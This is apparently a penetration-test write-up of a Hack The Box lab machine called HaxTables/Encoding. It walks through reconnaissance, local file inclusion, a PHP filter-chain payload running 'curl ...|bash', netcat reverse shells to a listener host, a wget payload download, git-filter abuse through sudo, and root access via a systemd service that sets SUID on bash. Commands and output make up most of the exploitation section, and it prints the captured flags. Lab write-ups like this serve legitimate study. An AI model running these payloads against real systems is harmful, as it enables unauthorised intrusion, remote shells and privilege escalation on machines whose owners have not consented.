


Reporting On Hex Tables.

<http://10.10.11.198/>



Anil Rai


Date: 2079/10/16

## **Contents**

## **Page**

Information Gathering. ....	3
Scanning .	4
Tcp Scan.	
Udp Scan.	
Diectory Scan . ....	5
Subdomain Scan. ....	6
Exploiting. ....	7-11
Privilege to Root. ....	12-13
Conclusion. ....	13

# Information Gathering.



Website Using Technology.

>> Apache HTTP Server (2.4.52)

>> CDN - Google Hosted Libraries.

>> Programming Language = PHP

>> OS = Ubuntu

>> JavaScript Libraries = JQuery 3.6.0

>> UI framework = Bootstrap 3.4.1

And this website is help to convert string integer & image. To any code.

Let's explore it.

And again I see

?page= page is parameter it also help to perform some attack.

## Scanning

>> TCP Scanning.

-----→ nmap -sC -sV 10.129.14.161 -O

```
└─$ nmap -sC -sV 10.129.14.161 -O
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-31 11:32 +0545
Nmap scan report for 10.129.14.161
Host is up (0.76s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
|_  256 816e78766b8aea7d1babb436b7f8ecc4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: HaxTables
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%),
ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.31 seconds
```

I just found only port 22 & 80 is open. Let's again try UDP Scan.

>> UDP Scanning.

-----→ nmap -sU -sV 10.129.14.161 -O

```
└─$ nmap -sU -sV 10.129.14.161 -O
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-31 11:32 +0545
Nmap scan report for 10.129.14.161
Host is up (0.50s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE SERVICE VERSION
68/udp    open|filtered dhcpc
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1162.87 seconds

(root@kali) [/home/whiteshadow]
```

Ok I found only one port 68 is open but it is filtered.

I don't found any enumeration perform port.

## **Directory Scanning.**

I am using Dirbuster.

>> dirbuster.

-----> Dirs found with a 200 response:

/

- /assets/
- /assets/css/
- /assets/js/
- /assets/img/
- /includes/

Dirs found with a 403 response:


- /icons/
- /icons/small/

ok ifound all directory but not it happen.

## Finding Subdomain.

So I tried to find some subdomain. Using Fuff tool.


```
>> ffuf -H "Host:FUZZ.haxtables.htb" -w  
/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -  
u http://haxtables.htb -fw "246"
```



```
ffuf -H "Host:FUZZ.haxtables.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://haxtables.htb -fw "246"  
v1.5.0 Kali Exclusive ->  
: Method : GET  
: URL : http://haxtables.htb  
: Wordlist : /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt  
: Header : Host: FUZZ.haxtables.htb  
: Follow redirects : false  
: Calibration : false  
: Timeout : 10  
: Threads : 40  
: Watcher : Response status: 200,204,301,302,307,401,403,405,500  
: Filter : Response words: 246  
api [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1003ms]  
image [Status: 403, Size: 204, Words: 20, Lines: 10, Duration: 62ms]  
Progress: [1000/1000] 100 1/s 9 req/sec Duration: [0:00:00] Errors: 0
```


Ok I found two subdomain let's and I test it again.

```
>> api
```



Api is empty.

```
>> image
```



Ok it's tell me to I don't have permission.

Let's do another try.

## Exploiting Part.

svc:x:1000:1000:svc:/home/svc:/bin/bash

username = svc

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is 'http://haxtables.htb'. The request is a POST to '/handler.php' with the following headers and body:

```
POST /handler.php HTTP/1.1
Host: haxtables.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Content-Length: 126
Origin: http://haxtables.htb
Connection: close
Referer: http://haxtables.htb/index.php?page=string

{"action": "str2hex", "data": "afdasdfsa", "uri_path": "whatever@image.haxtables.htb/actions/action_handler.php?page=/etc/passwd&"}
```

The response is a 200 OK status with a detailed system environment dump:

```
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
28 systemd-network:x:101:102:systemd Network Management:,:/run/systemd:/usr/sbin/nologin
29 systemd-resolve:x:102:103:systemd Resolver:,:/run/systemd:/usr/sbin/nologin
30 messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
31 systemd-timesync:x:104:105:systemd Time Synchronization:,:/run/systemd:/usr/sbin/nologin
32 pollinate:x:105:1:/var/cache/pollinate:/bin/false
33 sshd:x:106:65534:/run/sshd:/usr/sbin/nologin
34 syslog:x:107:113:/home/syslog:/usr/sbin/nologin
35 uidd:x:108:114:/run/uidd:/usr/sbin/nologin
36 tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin
37 tss:x:110:116:TPM software stack:,:/var/lib/tpm:/bin/false
38 landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin
39 usbmux:x:112:46:usbmux daemon:,:/var/lib/usbmux:/usr/sbin/nologin
40 svc:x:1000:1000:svc:/home/svc:/bin/bash
41 lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
42 fwupd-refresh:x:113:120:fwupd-refresh user:,:/run/systemd:/usr/sbin/nologin
43 _laurel:x:998:998:/var/log/laurel:/bin/false
```

I just put the /etc/password >> and they got the data.

so

I found the inter point of the payload.

But I try many payload and no on is working so.

Now I am going to use some payload generator and chain so I am using some tool.

```
$ cd echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.4 9001 >/tmp/f" > c
cd: string not in pwd: echo
(whiteshadow@kali)~/Report /htb practice/encoding/php_filter_chain_generator
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.4 9001 >/tmp/f" > c
(whiteshadow@kali)~/Report /htb practice/encoding/php_filter_chain_generator
$ ls
c  php_filter_chain_generator.py  README.md
(whiteshadow@kali)~/Report /htb practice/encoding/php_filter_chain_generator
$ python3 php_filter_chain_generator.py --chain '<?=' `curl http://10.10.16.4/c|bash` `;?>'
[+] The following gadget chain will generate the following code : <?=' `curl http://10.10.16.4/c|bash` `;?>' (base64 value: PD89IGBjdXJsIGh0dHA6Ly8xMC4xMC4xNi40L
2N8YmFzCm9kaGIsPg)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.
855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.i
conv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM8
69.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|c
onvert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|c
onvert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|con
vert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L
4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|conver
t.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.ba
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|con
vert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|conv
ert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1169.CSA.T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv
.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.OSF80010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|con
vert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP
-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOL
ATIN5.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOL
```

First I make a payload name == c


And I just use chain generator which is probably using php language.

And I know the website using php language.


>> python3 <chain generator> --chain '<?=' `curl <http://10.10.16.4/c>|bash` `;?>`

And now copy the code and put the place of the payload inter.





Ok now open the listener and send it on server.



Ok now I got a blind\_shell of the hax\_data-table ok let's make proper shell.

At first I am using a php chain generator so i need to use a php server.

>> php -S :80

```
whiteshadow@kali: ~/Desktop/Report/htb practice/encoding/php_filter_chain_generator 100x20
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on encoding:
(svc) NOPASSWD: /var/www/image/scripts/git-commit.sh
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
Fatal Python error: init_import_site: Failed to import the site module
Python runtime state: initialized
Traceback (most recent call last):
  File "/usr/lib/python3.10/site.py", line 636, in <module>
    main()
  File "/usr/lib/python3.10/site.py", line 619, in main
    known_paths = venv(known_paths)
  File "/usr/lib/python3.10/site.py", line 520, in venv
    exe_dir, _ = os.path.split(os.path.abspath(executable))
  File "/usr/lib/python3.10/posixpath.py", line 383, in abspath
    cwd = os.getcwd()
FileNotFoundError: [Errno 2] No such file or directory
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.7 9001 >/tmp/f
```

First I try python code but it doesn't work.

And I make a reverse shell and connect another terminal.

And I got the proper shell.

But this session was terminated and I again try.

```
www-data@encoding:~$ sudo -l
sudo -l
Matching Defaults entries for www-data on encoding:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on encoding:
(svc) NOPASSWD: /var/www/image/scripts/git-commit.sh

$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.7 9001 >/tmp/f
$ cd /tmp
$ pwd
/tmp
$ wget http://10.10.16.7/py.py
--2023-02-03 06:54:07-- http://10.10.16.7/py.py
Connecting to 10.10.16.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 225
Saving to: 'py.py'
0K [O] 100% 23.7M=0s
2023-02-03 06:54:09 (23.7 MB/s) - 'py.py' saved [225/225]
$ ls
py.py
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-ModemManager.service-FJ52j0
whiteshadow@kali: ~/Desktop/Report/htb practice/encoding/php_filter_chain_generator 107x10
[Fri Feb 3 12:29:09 2023] 10.10.11.198:35194 Accepted
[Fri Feb 3 12:29:10 2023] 10.10.11.198:35194 [200]: GET /b
[Fri Feb 3 12:29:10 2023] 10.10.11.198:35194 Closing
[Fri Feb 3 12:35:16 2023] 10.10.11.198:47822 Accepted
[Fri Feb 3 12:35:17 2023] 10.10.11.198:47822 [200]: GET /b
[Fri Feb 3 12:35:17 2023] 10.10.11.198:47822 Closing
[Fri Feb 3 12:39:09 2023] 10.10.11.198:34394 Accepted
[Fri Feb 3 12:39:09 2023] 10.10.11.198:34394 [200]: GET /py.py
```

And I make a py.py payload and upload the payload in /tmp folder throw by python server.

```

$ chmod +x py.py
$ ls
f
py.py
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-ModemManager.service-FJ52j0
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-apache2.service-tvQzfp
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-systemd-logind.service-Smb0lh
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-systemd-resolved.service-xmG17Z
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-systemd-timesyncd.service-cIF140
vmware-root_750-2957714542
$ cd ..
$ cd /var
$ cd www
$ cd image
$ git init
Reinitialized existing Git repository in /var/www/image/.git/
$ echo '*.php filter=indent' > .git/info/attributes
$ git config filter.indent.clean /tmp/py.py
$ sudo -u svc /var/www/image/scripts/git-commit.sh

```

And just put some command and I got the svc terminal on another listener.

```

$ chmod +x py.py
$ ls
f
py.py
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-ModemManager.service-FJ52j0
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-apache2.service-tvQzfp
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-systemd-logind.service-Smb0lh
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-systemd-resolved.service-xmG17Z
systemd-private-103751d925c2457bbd0f5e9ebb2c6880-systemd-timesyncd.service-cIF140
vmware-root_750-2957714542
$ cd ..
$ cd /var
$ cd www
$ cd image
$ git init
Reinitialized existing Git repository in /var/www/image/.git/
$ echo '*.php filter=indent' > .git/info/attributes
$ git config filter.indent.clean /tmp/py.py
$ sudo -u svc /var/www/image/scripts/git-commit.sh

```

```

(whiteshadow@kali)-[~/Report/htb/practice/encoding/php_filter_chain_generator]
└─$ nc -lmp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.198] 49222
svc@encoding:/var/www/image$ cd
cd
svc@encoding:~$ ls
ls
user.txt
svc@encoding:~$ cat user.txt
cat user.txt
d691981b66a6251e151b323898d142c1
svc@encoding:~$ sudo -l
sudo -l
Matching Defaults entries for svc on encoding:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty
User svc may run the following commands on encoding:
    (root) NOPASSWD: /usr/bin/systemctl restart *
svc@encoding:~$

```

```

whiteshadow@kali: ~/Desktop/Report/htb/practice/encoding/php_filter_chain_generator 107x10
[Fri Feb 3 12:29:09 2023] 10.10.11.198:35194 Accepted
[Fri Feb 3 12:29:10 2023] 10.10.11.198:35194 [200]: GET /b
[Fri Feb 3 12:29:10 2023] 10.10.11.198:35194 Closing
[Fri Feb 3 12:35:16 2023] 10.10.11.198:47822 Accepted
[Fri Feb 3 12:35:17 2023] 10.10.11.198:47822 [200]: GET /b
[Fri Feb 3 12:35:17 2023] 10.10.11.198:47822 Closing
[Fri Feb 3 12:39:09 2023] 10.10.11.198:34394 Accepted
[Fri Feb 3 12:39:09 2023] 10.10.11.198:34394 [200]: GET /py.py
[Fri Feb 3 12:39:09 2023] 10.10.11.198:34394 Closing

```

And I got the normal user terminal.

And I again try to go root user.

```
svc@encoding:~$ bash -p
bash -p
svc@encoding:~$ echo '[Service]
Type=oneshot
ExecStart=chmod +s /bin/bash
[Install]
WantedBy=multi-user.target' > /etc/systemd/system/getroot.service
echo '[Service]
> Type=oneshot
> ExecStart=chmod +s /bin/bash
> [Install]
>
WantedBy=multi-user.target' > /etc/systemd/system/getroot.service
svc@encoding:~$

svc@encoding:~$ sudo systemctl restart getroot
sudo systemctl restart getroot
svc@encoding:~$ /bin/bash -p
/bin/bash -p
bash-5.1# who am i
who am i
bash-5.1# ls
ls
user.txt
bash-5.1# cd /root
cd /root
bash-5.1# ls
ls
root.txt  scripts
bash-5.1# cat root.txt
cat root.txt
92182873a142c8ff3009741d693295ca
bash-5.1#
```

When I put the

Sudo -l

Command on terminal.

User root show me when system service is restart password is not require.

So I make this code. And run it.

```
>> echo '[service]
```

```
Type=oneshot
```

```
ExecStart=chmod +x /bin/bash
```

[install]

Ok now I say what say the code.

When the service was start bash will be permission by root user access.

So I got the root shell.

## **Conclusion.**

This website is vulnerable by LFI bug (Local File Inclusion). So I found the payload inter place and it also allow to php chain to access the www-data shell. And it is very bad so please fix this bug. And again make a strong security. And also need a make password is require to gat user.